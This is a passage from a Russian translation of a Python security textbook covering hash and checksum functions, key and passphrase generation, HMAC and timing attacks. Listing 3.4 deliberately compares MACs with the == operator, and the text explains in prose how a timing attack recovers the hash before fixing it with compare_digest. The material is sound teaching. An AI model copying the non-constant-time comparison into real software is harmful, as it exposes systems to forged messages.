Криптографические хеш-функции являются по определению детерминированными. Они само собой работают одинаково на любой платформе. Входные данные из примеров в этой главе дадут идентичный результат на любом компьютере на любом языке программирования через любой API. Следующие две команды демонстрируют это правило с помощью Python и Ruby. Если две реализации одной и той же криптографической функции выдают разный хеш, то это значит, что как минимум с одной из них что-то серьезно не так:

```
$ python -c 'import hashlib; print(hashlib.sha256(b"m").hexdigest())'
62c66a7a5dd70c3146618063c344e531e6d4b59e379808443ce962b3abd63c5a
$ ruby -e 'require "digest"; puts Digest::SHA256.hexdigest "m"'
62c66a7a5dd70c3146618063c344e531e6d4b59e379808443ce962b3abd63c5a
```

Встроенная же в Python функция `hash`, напротив, по умолчанию является детерминированной только в рамках отдельного процесса Python. Приведенные две команды показывают два различных вычисленных хеша в двух *различных* процессах языка Python:

```
$ python -c 'print(hash("message"))'
8865927434942197212
$ python -c 'print(hash("message"))'
3834503375419022338
```

Одинаковое сообщение

Разные хеши

> **ВНИМАНИЕ!** Встроенная функция `hash` ни при каких обстоятельствах не должна быть использована для криптографических расчетов. Она отрабатывает очень быстро, но ее сопротивление поиску коллизий несопоставимо с SHA-256.

Возможно, вы уже задались вопросом: так разве хеши – это не обыкновенные контрольные суммы? Ответ – нет, и следующий раздел рассказывает почему.

2.6 Функции контрольного суммирования

Между хеш-функциями и функциями контрольного суммирования есть кое-что общее. *Хеш-функции* принимают данные и выдают хеш, функции контрольного суммирования принимают данные и выдают контрольную сумму. Что хеш, что контрольная сумма – числа. Эти

числа нужны для выявления непредусмотренного изменения данных, обычно при их хранении и передаче.

Python имеет встроенную поддержку функций контрольного суммирования, как то функция подсчета циклического избыточного кода (cyclic redundancy check – CRC) и Adler-32. Они находятся в модуле `zlib`. Следующий пример показывает типичный случай применения CRC. Сначала блок повторяющихся данных были сжат, а затем распакован. Контрольная сумма блока данных была посчитана до преобразования и после него, как выделено в листинге. В конце происходит обнаружение ошибок, для чего контрольные суммы до и после сравниваются между собой:

```
>>> import zlib
>>>
>>> message = b'this is repetitious' * 42
>>> checksum = zlib.crc32(message)
>>>
>>> compressed = zlib.compress(message)
>>> decompressed = zlib.decompress(compressed)
>>>
>>> zlib.crc32(decompressed) == checksum
True
```

Вычисление контрольной суммы сообщения

Сжатие и распаковка сообщения

При сравнении контрольных сумм ошибок не обнаружено

Криптографические хеш-функции и функции контрольного суммирования похожи между собой, но, несмотря на это, путать их не стоит. Дело в том, что контрольное суммирование происходит быстрее, но в ущерб криптографической стойкости. Иначе говоря, для криптографической хеш-функции сложно найти коллизию, но и подсчет занимает больше ресурсов. Контрольная же сумма высчитывается быстро, но найти коллизию среди этих сумм несложно. Например, CRC и Adler-32 куда быстрее, чем SHA-256, но похвастать достаточным сопротивлением поиску коллизий они не могут, их несчетное множество. Буквально один пример:

```
>>> zlib.crc32(b'gnu')
1774765869
>>> zlib.crc32(b'codding')
1774765869
```

Попадись такая коллизия в работе функции SHA-256, ее огласка бы имела эффект разорвавшейся бомбы. Функции контрольного суммирования лишь с натяжкой можно использовать для проверки целостности данных. Скорее, такие функции применяются для *обнаружения ошибок*, но не для проверки данных на целостность.

> **ВНИМАНИЕ!** Функции контрольного суммирования ни за что не должны быть использованы для целей обеспечения безопасности. В то же время криптографические хеш-функции могут быть использованы вместо функций контрольного

суммирования, но ценой значительного роста требуемой вычислительной мощности.

Этот раздел рассказал о том, что для криптографического хеширования надо использовать модуль `haslib`, а не `zlib`. Следующая глава продолжит рассказ о подсчете хешей. В ней рассказывается, как использовать модуль `hmac` для хеширования с ключом. Такие хеши применяются для проверки подлинности данных.

Итоги

- Хеш-функции детерминированно превращают сообщения в хеши одинаковой длины.
- Для проверки целостности данных нужно использовать криптографические хеш-функции.
- По умолчанию для криптографии стоит использовать SHA-256.
- Использование MD5 либо SHA-1 для целей защиты небезопасно.
- Для криптохеширования в Python нужно применять модуль `hashlib`.
- Функции контрольного суммирования не подходят для криптографического хеширования.
- Алиса, Боб и Чарли – мирные жители.
- Ева и Мэллори – мафия.

3 Хеш-функции с ключом

Темы этой главы:

- генерация безопасного ключа;
- проверка подлинности данных с помощью хеширования с ключом;
- использование модуля `hmac` для криптографического хеширования;
- предотвращение атак по времени.

Из предыдущей главы вы узнали, как проверить целостность данных с помощью хеш-функций. Из этой главы вы узнаете, как проверить подлинность данных с помощью хеш-функций с ключом. Вы увидите, как генерировать безопасные случайные числа и кодовые фразы. В течение главы вас ждет знакомство с модулями `os`, `secrets`, `random` и `hmac`. В конце будет рассказано, как путем сравнения хешей за фиксированное время противостоять атакам по времени.

3.1 Подлинность данных

Вернемся к системе документооборота, которой пользуется Алиса. Сервис вычисляет хеш каждого нового документа, прежде чем сохранить его. Чтобы проверить целостность файла, система хеширует

его заново и сравнивает новый хеш со старым. Если они не совпадают, документ признается испорченным. Если же совпадают, значит, с документом ничего не случилось.

Алисин сервис хорошо обнаруживает случайное повреждение документов, но все еще далек от совершенства. Злоумышленница Мэллори может Алису обхитрить. Допустим, Мэллори получила доступ на запись к файловой системе. Теперь она может не только изменить документ, но и обновить хеш на подменный. Таким образом, Алиса не сможет обнаружить, что с документом что-то не так. Это значит, что нынешний механизм может обнаружить только случайное искажение документа, но не его преднамеренное изменение.

Если Алиса хочет защититься от Мэллори, ей придется изменить сервис таким образом, чтобы он проверял целостность и происхождение каждого документа. Ответа на вопрос «изменены ли данные?» недостаточно, важен и ответ на вопрос «кем созданы данные?». Другими словами, системе требуется не только проверка целостности данных, но и проверка их подлинности.

Проверка подлинности данных, иногда *проверка подлинности сообщения*, служит для того, чтобы при чтении файла можно было проверить личность того, кто этот файл записал. Для этого потребуются две вещи: ключ и хеш-функция, которой, кроме сообщения, можно передать и собственно ключ. Следующие разделы говорят о генерации ключа и вычислении хеша с участием ключа – то, что нужно Алисе, чтобы дать Мэллори отпор.

3.1.1 Генерация ключа

Любой секретный ключ должно быть сложно угадать. В этом разделе сравниваются две его разновидности: случайное число и кодовая фраза. В частности, описано, как их генерировать и когда какой тип ключа использовать.

Случайные числа

Для генерации случайных чисел не требуются сторонние библиотеки, в самом Python достаточно способов их создавать. Но не все они подходят для целей безопасности. Разработчики, как правило, используют функцию `os.urandom` в качестве криптобезопасного источника случайных чисел. В качестве аргумента она принимает целое число `size` и возвращает соответствующее количество случайных байтов. Источник этих байтов – сама операционная система. На UNIX-подобных системах это `/dev/urandom`, в Windows это `CryptGenRandom`.

```
>>> import os
>>>
>>> os.urandom(16)
b'\x07;`\xa3\xd1=wI\x95\xf2\x08\xde\x19\xd9\x94^'
```

В Python 3.6 специально для генерации криптобезопасных случайных чисел был добавлен модуль `secrets`. `os.urandom` замечательно справляется со своей задачей, однако в этой книге для генерации случайных чисел используется `secrets`. Он содержит в себе три удобные для этого функции. Все они принимают целое число как аргумент и возвращают число случайное. Эти числа могут быть в виде массива байтов, шестнадцатеричного текста либо текста для вставки в URL. У всех этих функций префикс `token_`:

```
>>> from secrets import token_bytes, token_hex, token_urlsafe
>>>
>>> token_bytes(16)                                          | Генерация
b'\x1d\x7f\x12\xadsu\x8a\x95[\xe6\x1b|\xc0\xaeM\x91'         | 16 случайных байт
>>>
>>> token_hex(16)                        | Генерация 16 случайных байт
'87983b1f3dcc18080f21dc0fd97a65b3'       | в виде шестнадцатеричного текста
>>>
>>> token_urlsafe(16)      | Генерация 16 случайных байт
'Z_HIRhlJBMPh0GYRcbICIg'   | для вставки в URL
```

Введите эту команду, чтобы сгенерировать 16 случайных байт на своем компьютере. Готов поспорить, наши числа будут отличаться:

```
$ python -c 'import secrets; print(secrets.token_hex(16))'
3d2486d1073fa1dcfde4b3df7989da55
```

Модуль `random` – это третий способ получения случайных чисел. Большинство функций из этого модуля возвращают небезопасные значения. В документации этого модуля сказано однозначно: «не должен использоваться для целей обеспечения безопасности» (https://docs.python.org/3/library/random.html). В документации же модуля `secrets` заявлено, что его «следует предпочитать генератору псевдослучайных чисел из модуля `random`» (https://docs.python.org/3/library/secrets.html).

> **ВНИМАНИЕ!** Ни при каких обстоятельствах не используйте модуль `random` для оборонных и криптографических задач. Он отлично подходит для прикладных целей, но не для построения защиты.

Кодовые фразы

Кодовой либо *парольной фразой* является набор случайных слов вместо чисел. В листинге 3.1 показано, как составить кодовую фразу из четырех слов с помощью модуля `secrets`. Слова берутся из файла, он служит словарем.

Вначале словарь загружается в оперативную память. Он обычно идет «из коробки» в UNIX-подобных системах. Если у вас другая ОС, подобный файл можно найти в интернете (https://raw.githubusercontent.com/eneko/data-repository/master/data/words.txt). С по-

мощью функции `secrets.choice` из перечня выбирается случайное слово. Она в целом применяется для того, чтобы вернуть случайный элемент из переданной последовательности.

Листинг 3.1 Генерация кодовой фразы из четырех слов

```
from pathlib import Path
import secrets

words = Path('/usr/share/dict/words').read_text().splitlines()

passphrase = ' '.join(secrets.choice(words) for i in range(4))

print(passphrase)
```

Загружаем словарь в память

Выбираем четыре случайных слова

Подобные словари используются и злоумышленниками для атак перебором. Поэтому брать из них слова, чтобы создать пароль, – неочевидная идея. Соль кроется в длине кодовой фразы. Например, фраза `whereat isostatic custom insupportableness` весит 42 байта. По данным www.useapassphrase.com, на взлом этой фразы уйдет 163 274 072 817 384 столетия. Успешная атака «грубой силой» на такой длинный ключ недостижима. Длина решает.

Случайное число и кодовая фраза по сути своей отвечают основным требованиям к ключу. Трудно подобрать что одно, что другое. Предложения из случайных слов в качестве ключа своим существованием обязаны несовершенству человеческой памяти.

> **СОВЕТ** Случайное число сложно запомнить, парольную фразу просто запомнить. Исходя из этого, и стоит выбирать, когда использовать число, а когда прибегнуть к кодовой фразе.

Случайные числа пригодятся тогда, когда человеку не нужно помнить ключ больше пары минут. Например, если таковы требования безопасности либо если это просто одноразовый код. Это может быть токен многофакторной аутентификации, а может быть временный код для сброса пароля. Как мы уже видели, методы `secrets.token_bytes`, `secrets.token_hex` и `secrets.token_urlsafe` все начинаются с `token_`. Приставка красноречиво сообщает, для чего стоит их применять.

Польза кодовых фраз проявляется, когда человеку нужно запомнить ключ надолго. Фраза будет хорошим выбором для пароля от сайта или от консоли SSH. Увы, большинство пользователей сети не применяют фразы в качестве паролей. Многие сайты и не предлагают посетителям использовать их.

Важно отдавать себе отчет, что эти числа и фразы могут не только решать проблемы – создавать их они тоже умеют, если между этими двумя вариантами был сделан неправильный выбор. Вот два примера, когда человек вынужден запоминать случайное число. В первом случае оно нужно для доступа к информации. Забыл число – доступ

потерял. Во втором случае сисадмин на память не надеется – у него заботливо приклеен листочек с числом прямо на монитор. Но останется ли оно таким образом в секрете?

Допустим, в качестве одноразового ключа использована кодовая фраза. Вот вам приходит письмо для сброса пароля или код многофакторной авторизации с подобной фразой. Если кто-то заглянет вам через плечо, фразу запомнить будет проще, чем случайное число достаточной длины.

> **ПРИМЕЧАНИЕ** Для упрощения ключи далее будут указаны прямо в примерах кода. На боевой системе все они должны храниться в службе управления ключами, а не среди исходного кода. Неплохим выбором могут быть Amazon's AWS Key Management Service (https://aws.amazon.com/kms/) и Google's Cloud Key Management Service (https://cloud.google.com/security-key-management).

Теперь вам известно, как сгенерировать безопасный ключ, а также когда использовать случайное число, а когда парольную фразу. Эти знания на протяжении книги пригодятся вам еще не раз, и впервые буквально в следующем разделе.

3.1.2 Хеширование с ключом

Некоторым хеш-функциям можно передать необязательный аргумент – ключ. Он, как видно на рис. 3.1, подается на вход функции вместе с сообщением. Как и обычно, на выходе нас ждет посчитанный хеш.




Рис. 3.1 Хеш-функция с ключом принимает два аргумента

Хеш зависит от переданного ключа. Хеш одного и того же сообщения будет разным, если передан разный секрет. Хеши будут идентичны, если пары ключ–сообщение будут совпадать. Вот пример хеширования с ключом функцией BLAKE2, которой при необходимости можно передать ключ:

```
>>> from hashlib import blake2b
>>>
>>> m = b'same message'
>>> x = b'key x'  <-- Первый ключ
>>> y = b'key y'  <-- Первый ключ
>>>
>>> blake2b(m, key=x).digest() == blake2b(m, key=x).digest()
True
>>> blake2b(m, key=x).digest() == blake2b(m, key=y).digest()
False
```

Разные ключи, разные хеши

Тот же ключ, тот же хеш

Хеширование с ключом позволит Алисе добавить уровень обороны от Мэллори в системе документооборота. Алиса сможет сохранять документы на пару с хешем, который технически может подсчитать только она. У Мэллори больше не получится изменить документ и просто пересчитать его хеш. Без ключа у нее не выйдет то же самое значение, которое вышло бы у законной владелицы. В итоге документ просто не пройдет проверку. Теперь система документооборота защищает от случайного повреждения данных и злонамеренных изменений.

Листинг 3.2 Улучшенная Алисина защита

```
import hashlib
from pathlib import Path

def store(path, data, key):
    data_path = Path(path)
    hash_path = data_path.with_suffix('.hash')

    hash_value = hashlib.blake2b(data, key=key).hexdigest()

    with data_path.open(mode='x'), hash_path.open(mode='x'):
        data_path.write_bytes(data)
        hash_path.write_text(hash_value)

def is_modified(path, key):
    data_path = Path(path)
    hash_path = data_path.with_suffix('.hash')

    data = data_path.read_bytes()
    original_hash_value = hash_path.read_text()

    hash_value = hashlib.blake2b(data, key=key).hexdigest()

    return original_hash_value != hash_value
```

Подсчет хеша документа с ключом

Запись документа и хеша по разным файлам

Чтение документа и хеша из хранилища

Пересчет хеша с ключом

Сравнение хеша текущего содержимого документа со значением с диска

Рядовые хеш-функции вроде SHA-256 не позволяют указать ключ – и таких функций большинство. Именно поэтому команда одаренных ребят разработала механизм проверки подлинности со-

общений, использующий хеш-функции без ключа. Разговор в следующем разделе пойдет о функциях, реализующих этот алгоритм.

3.2 HMAC-функции

HMAC-функции (hash-based message authentication code; код проверки подлинности сообщений, использующий хеш-функции) – распространенный способ применить любую хеш-функцию для проверки подлинности данных, как если бы ей можно было передать ключ. HMAC-функция принимает три параметра: сообщение, ключ и рядовую криптографическую хеш-функцию (рис. 3.2). Да, все верно: третьим аргументом функция ожидает другую функцию, чтобы перепоручить ей всю тяжелую работенку. HMAC-функция возвращает код проверки подлинности – MAC, – который и упоминается в ее названии. На самом деле MAC – всего лишь особый случай хеша. В этой книге ради простоты употребляется слово «хеш» вместо MAC.




Рис. 3.2 HMAC-функции принимают три аргумента: сообщение, ключ и хеш-функцию

> **СОВЕТ** Вам пригодится знать HMAC-функции на зубок. Они понадобятся при решении многих задач, которые вам далее повстречаются в книге. В частности, вы их еще увидите, когда мы коснемся шифрования, управления сеансами, регистрации пользователей и сброса их паролей.

В Python для HMAC существует одноименный модуль `hmac`. В примере ниже функции этого модуля передается сообщение, ключ и ссылка на конструктор хеш-функции SHA-256. Ссылку на хеш-функцию ожидает именованный аргумент `digestmod`. В него допустимо передать любой конструктор хеш-функции из модуля `hashlib`.

```
>>> import hashlib
>>> import hmac
>>>
>>> hmac_sha256 = hmac.new(
...     b'key', msg=b'message', digestmod=hashlib.sha256)
```

> **ВНИМАНИЕ!** Начиная с Python 3.8 именованный аргумент `digestmod` стал обязательным. Обязательно указывайте его, чтобы ваш код работал под разными версиями Python.

Экземпляр HMAC-функции повторяет поведение хеш-функции, переданной вовнутрь. Методы `digest` и `hexdigest` и свойство `digest_size` вам уже знакомы:

```
>>> hmac_sha256.digest()        <-- Хеш в виде байтовой строки
b"n\x9e\xf2\x9bu\xff\xfc[z\xba\xe5'\xd5\x8f\xda\xdb/\xe4.r\x19\x01\x19v\x91
sC\x06_X\xedJ"
>>> hmac_sha256.hexdigest()     <-- Хеш в виде шестнадцатеричного текста
'6e9ef29b75fffc5b7abae527d58fdadb2fe42e7219011976917343065f58ed4a'
>>> hmac_sha256.digest_size     <-- Длина хеша
32
```

Хеш-функция, находящаяся под капотом, определяет имя HMAC-функции. Например, если передать туда SHA-256, то результат будет называться HMAC-SHA256:

```
>>> hmac_sha256.name
'hmac-sha256'
```

HMAC-функции предназначены и в целом используются для проверки подлинности сообщений. Бывает, как в случае с системой документооборота Алисы, что сообщение записывается и читается одним и тем же приложением. Но также бывает, что чтение и запись сообщения разнесены между собой. Следующий раздел описывает подобный сценарий.

3.2.1 Проверка подлинности данных между системами

Допустим, Алисина система теперь должна принимать документы от Боба. Алиса хочет знать наверняка, что по пути ни одно сообщение не было изменено каверзной Мэллори. Алиса и Боб договорились о взаимодействии:

- Алиса и Боб согласовали общий секретный ключ;
- Боб высчитывает хеш документа через HMAC-функцию;
- Боб отправляет документ и его хеш Алисе;
- Алиса высчитывает хеш документа через HMAC-функцию;
- Алиса сравнивает свой хеш с хешем Боба.

Рисунок 3.3 иллюстрирует их действия. Если хеш, пришедший со стороны Боба, совпадает с хешем, который получается у Алисы, то можно утверждать два факта:

- сообщение отправил некто, обладающий тем же ключом; вероятно, Боб;
- Мэллори не могла изменить это сообщение во время его передачи.

Рис. 3.3 Алиса удостоверяется, что данные присланы Бобом, с помощью общего ключа и HMAC-функции

Вот листинг, который показывает реализацию этого взаимодействия на стороне Боба. Для хеширования сообщения используется HMAC-SHA256.

Листинг 3.3 Боб применяет HMAC-функцию перед отправкой сообщения

```
import hashlib
import hmac
import json

hmac_sha256 = hmac.new(b'shared_key', digestmod=hashlib.sha256)
message = b'from Bob to Alice'
hmac_sha256.update(message)
hash_value = hmac_sha256.hexdigest()

authenticated_msg = {
   'message': list(message),
   'hash_value': hash_value, }
outbound_msg_to_alice = json.dumps(authenticated_msg)
```

Боб хеширует документ

Хеш отправляется вместе с документом

А вот реализация со стороны Алисы. Она тоже использует HMAC-SHA256 для подсчета хеша полученного сообщения. Если оба MAC совпадают, считается, что сообщение подлинное.

Листинг 3.4 Алиса применяет HMAC-функцию после получения весточки от Боба

```
import hashlib
import hmac
import json

authenticated_msg = json.loads(inbound_msg_from_bob)
message = bytes(authenticated_msg['message'])

hmac_sha256 = hmac.new(b'shared_key', digestmod=hashlib.sha256)
hmac_sha256.update(message)
hash_value = hmac_sha256.hexdigest()

if hash_value == authenticated_msg['hash_value']:
    print('доверенное сообщение')
    ...
```

Алиса высчитывает хеш на своей стороне

И сравнивает оба значения

Даже если это сообщение будет идти через Мэллори, то у нее никак не получится заставить Алису поверить измененному сообщению. Так как у злоумышленницы нет ключа, который есть у Алисы и Боба, она не может высчитать подходящий сообщению хеш. Если взломщица изменит сообщение либо хеш на пути к получателю, то пришедший хеш не будет совпадать с хешем, который посчитает Алиса.

Приглядитесь к последним строкам листинга 3.4. Обратите внимание: Алиса использует оператор ==, чтобы сравнить хеши между собой. Хотите верьте, хотите нет, но эта деталь открывает для Мэллори уязвимость, которой она может воспользоваться. Как злоумышленники пользуются атаками по времени, расскажет следующий раздел.

3.3 Атака по времени

В основе проверки как целостности данных, так и подлинности сообщения лежит сравнение хешей. Казалось бы, что может быть проще, чем сравнить две строки, но эта простота обманчива. Оператор == выдает False, как только повстречает первое несоответствие между его операндами. Как минимум ему придется сравнить первый символ, а как максимум – в случае полного либо почти полного совпадения – придется сравнить все символы. Самое важное здесь заключается в том, что оператор == будет сравнивать строки дольше, если они начинаются одинаково. Думаю, вы уже заметили уязвимость.

Итак, Мэллори атакует. Сперва она создает документ, который она хочет подсунуть Алисе как файл от Боба. Взломщица не знает, какой хеш от этого документа получится у Алисы, ведь у нее нет ключа. Но из передаваемого сообщения она знает, что хеш длиной 64 символа и это шестнадцатеричный текст – у каждого символа 16 возможных значений.

Следующим шагом злоумышленница хочет знать, какой у правильного хеша первый символ. Возможных вариантов всего шестнадцать – и Мэллори создает шестнадцать хешей, которые начинаются с разных символов. Она берет первый хеш, прикрепляет его к файлу и отправляет Алисе. Затем повторяет это еще пятнадцать раз с оставшимися хешами. После каждой отправки она измеряет и записывает время, за которое система документооборота ответила ей. Взломщица повторяет одни и те же отправки много-много раз, чтобы накопить статистику времени ответа. В какой-то момент ей становится понятно, что система отвечает чуточку медленнее на один из шестнадцати вариантов. Таким образом становится известен первый из 64 символов верного хеша. Рисунок 3.4 показывает, как Мэллори узнает первый символ корректного хеша.

Рис. 3.4 Если хеш начинается с *b*, то система откликается чуточку позднее. Первый символ найден

Затем Мэллори повторяет процедуру для 63 оставшихся символов 64-значного хеша, и таким образом узнаёт хеш целиком. Это пример *атаки по времени*. Ее принцип заключается в том, что взломщик узнаёт информацию, о которой знать не должен, опосредованно – по времени отклика системы. Злоумышленник измеряет время, которое тратит сервис на операцию, и по замерам строит догадки о недоступном ему содержимом. Здесь этой операцией является сравнение строк.

Безопасные системы сравнивают хеши за постоянное время. Малая толика быстродействия намеренно жертвуется ради закрытия уязвимости. Модуль `hmac` содержит функцию `compare_digest`, которая сравнивает хеши за одинаковое время. Она работает как оператор `==`, но отличается от него временно́й сложностью алгоритма. Когда `compare_digest` обнаруживает разницу хешей, она не возвра-

щает результат преждевременно, а все равно сравнивает все символы. В результате и среднее, и максимальное, и минимальное время работы равны между собой. Взломщик по-прежнему может подать на вход системе произвольный хеш для сравнения, но узнать второй операнд с помощью атаки по времени уже не получится:

```
>>> from hmac import compare_digest
>>>
>>> compare_digest('alice', 'mallory')  | Разные аргументы,
False                                   | время выполнения неизменно
>>> compare_digest('alice', 'alice')    | Одинаковые аргументы,
True                                    | время выполнения неизменно
```

Всегда сравнивайте хеши через `compare_digest`. Для перестраховки сравнивайте их через `compare_digest`, даже если это просто проверка на целостность данных. Эта функция принимает на вход как обыкновенные строки, так и байтовые. Она еще не раз повстречается в книге: она будет появляться в примерах кода, как это было только что.

Атака по времени является подтипом атак по сторонним каналам. *Атаки по сторонним каналам* задействуют информацию о физических процессах, чтобы опосредованно извлечь недоступные данные. Время, издаваемые звуки, потребление электроэнергии, электромагнитное излучение и радиоволны в частности, выделяемое тепло – все это может быть использовано. К подобным атакам не стоит относиться беспечно – они осуществимы на практике. Атаки по сторонним каналам уже применялись для извлечения ключей шифрования, подделки цифровых подписей и несанкционированного доступа к информации.

Итоги

- Для проверки подлинности данных используется хеширование с ключом.
- Если человеку нужно держать ключ в памяти, используйте кодовую фразу.
- Если не нужно, то используйте случайное число.
- Положитесь на HMAC-функции для вычисления хеша с ключом при решении типичных задач.
- В Python встроена поддержка HMAC-функций через модуль `hmac`.
- Во избежание атак по времени сравнивайте хеши за одинаковое время.

4 Симметричное шифрование

Темы этой главы:

- неразглашение содержимого с помощью шифрования;
- знакомство с модулем `cryptography`;
- выбор алгоритма симметричного шифрования;
- смена секретных ключей.

В этой главе вы познакомитесь с пакетом `cryptography` и узнаете, как использовать его возможности для обеспечения неразглашения данных. Уже знакомые хеширование с ключом и проверка подлинности тоже нам повстречаются. Кроме того, поговорим об автоматической смене ключей шифрования. И наконец, узнаем, как отличить безопасный блочный шифр от небезопасного.

4.1 Что такое шифрование?

Для начала стоит дать определение открытому тексту. *Открытый текст* (plaintext) – это некая информация, которую можно брать и пользоваться. «Война и мир», картинка с котиком, пакет Python – все это может быть примером открытого текста. *Зашифровка* – это умышленное обратимое искажение открытого текста с целью скрыть

информацию от тех, кому ее видеть не следует. Результатом этого процесса является шифрованный текст (ciphertext).

Обратный процесс, то есть преобразование шифротекста в открытый с применением ключа, называется *расшифровкой*[1]. Алгоритм зашифровки и расшифровки данных называется *шифром*. Для применения шифра требуется ключ. Ключ должны знать только те, у кого есть право доступа к информации.

Термин шифрование объединяет процессы зашифровки и расшифровки.




Рис. 4.1 Открытый текст передается на зашифровку и является результатом расшифровки. Шифротекст – это продукт зашифровки, к нему применяется расшифровка

Шифрование отвечает за неразглашение данных. При создании защищенной системы неразглашение является одним из фундаментальных принципов наравне с целостностью данных и проверкой их подлинности. По сравнению с другими азами у неразглашения очень простое определение: обеспечить секретность. В этой книге я делю ее на два вида:

- секретность личная;
- секретность групповая.

Рассмотрим примеры. Алиса хочет прочитать и записать конфиденциальную информацию. Другим лицам должно быть невозможно прочесть эти данные. Зашифровывая данные при записи и расшифровывая при чтении, Алиса может обеспечить личную секретность. Вспомним о проверенном приеме из первой главы: *шифрование хра-*

[1] Не следует путать *расшифровку* с *дешифровкой*. Дешифровкой является получение открытого текста из шифротекста без знания секретного ключа методами криптоанализа. При этом в английском языке термин *decryption* чаще всего обозначает расшифровку и достаточно редко дешифровку, отдельного понятия для последней там не устоялось. Стоит заметить, что русские понятия *шифрование* как процесс зашифровки-расшифровки и сам термин *зашифровка* тоже передаются единым английским словом *encryption*. – *Прим. перев.*

нимых и передаваемых данных. Получается, шифрование хранимых данных как раз и отвечает за личную секретность.

В другом случае Алиса хочет передать нечто конфиденциальное Бобу, получить – то же. Зашифровывая отправляемые данные и расшифровывая получаемые, они создадут условия для групповой секретности. Следовательно, шифрование передаваемых данных – в ответе за групповую секретность.

Далее в этой главе рассказывается, как с помощью Python и пакета `cryptography` реализовать шифрование хранимых данных. Чтобы воспользоваться данным пакетом, сначала нам придется установить безопасный пакетный менеджер.

4.1.1 Управление пакетами

Для управления пакетами в этой книге используется Pipenv. Выбор пал на него из-за того, что в нем есть широкий функционал для обеспечения безопасности проекта. О некоторых достоинствах этого менеджера будет написано в главе 13.

> **ПРИМЕЧАНИЕ** Существует множество пакетных менеджеров для Python. Вам не обязательно использовать тот же, что использую я; примеры кода будут работать безотносительно выбранного менеджера. Можете положиться как на `pip`, так и на `venv` вместо Pipenv, но вы останетесь без некоторых его защитных возможностей.

Чтобы установить Pipenv, выберите среди команд подходящую для вашей операционной системы. Не стоит ставить Pipenv на macOS через Homebrew, использование LinuxBrew также не рекомендуется.

```
$ sudo apt install pipenv          <-- Debian версии Buster и новее
$ sudo dnf install pipenv          <-- Fedora
$ pkg install py36-pipenv          <-- FreeBSD
$ pip install --user pipenv        <-- Остальные ОС
```

Затем введите эту команду. Она создаст два файла в текущей директории: Pipfile и Pipfile.lock. Они нужны Pipenv, чтобы отслеживать зависимости вашего проекта.

```
$ pipenv install
```

Кроме этих файлов, команда выше еще создаст виртуальное окружение. Это изолированная самодостаточная среда для выполнения проекта на Python. Каждое такое окружение довольствуется своим собственным интерпретатором Python, набором библиотек и скриптов. Если каждый проект заключен в подобной среде, то они не смогут негативно влиять на работу друг друга. Эта команда запустит только что созданное виртуальное окружение:

```
$ pipenv shell
```

> **ВНИМАНИЕ!** Сделайте себе одолжение – запускайте все команды из этой книги внутри консоли только что созданной виртуальной среды. Благодаря этому у вас не будет проблем с нахождением зависимостей. Кроме того, установленные вами для этого проекта зависимости не вступят в конфликт с зависимостями других проектов.

Вы должны запускать команды из примеров кода внутри виртуального окружения, как и следует делать в большинстве проектов на Python. В следующем разделе вы установите в виртуальной среде первую из многих зависимостей – пакет `cryptography`. Он исчерпывающе покрывает нужды программиста при реализации шифрования.

4.2 Пакет cryptography

В отличие от некоторых других языков программирования, в Python отсутствуют встроенные средства для шифрования. Несколько библиотек с открытым кодом восполняют этот пробел. Самыми популярными пакетами для криптографии являются `cryptography` и `pycryptodome`. В книге используется исключительно `cryptography`, так как в нем меньше возможностей «выстрелить себе в ногу». В данном разделе описан самый необходимый его функционал.

Чтобы установить пакет `cryptography`, введите в виртуальном окружении:

```
$ pipenv install cryptography
```

По умолчанию за кулисами пакета трудится библиотека OpenSSL, имеющая открытый код. В ней реализованы сетевые протоколы, отвечающие за безопасность, и криптографические функции для широкого круга задач. В основном библиотека написана на C. Она также находится под капотом множества других библиотек для всевозможных языков программирования.

Авторы пакета разделили доступные в нем возможности на две категории:

- «взрывчатые вещества», нетривиальные низкоуровневые инструменты;
- «готовые рецепты», высокоуровневые и несложные в использовании.

4.2.1 «Взрывчатые вещества»

Низкоуровневый и сложный в использовании API, скрытый за `cryptography.hazmat`, известен под названием «взрывчатые вещества» (hazardous materials layer). Хорошенько подумайте, прежде чем та-

щить его в боевую систему. Документация (https://cryptography.io/en/latest/hazmat/primitives/) гласит: «Используйте все это, только если вы отдаете себе полный, стопроцентный отчет в том, что вы делаете. Это минное поле кишмя кишит драконами и динозаврами». Обращение с этими инструментами требует досконального знания криптографии. Малейшая ошибка – и ваша система под угрозой.

Уважительных причин лезть сюда практически нет. Разве что:

- нужно шифровать файлы, которые не помещаются в оперативной памяти;
- нужно использовать редкий шифр;
- в какой-нибудь книжке объясняются азы через низкоуровневый API.

4.2.2 «Готовые рецепты»

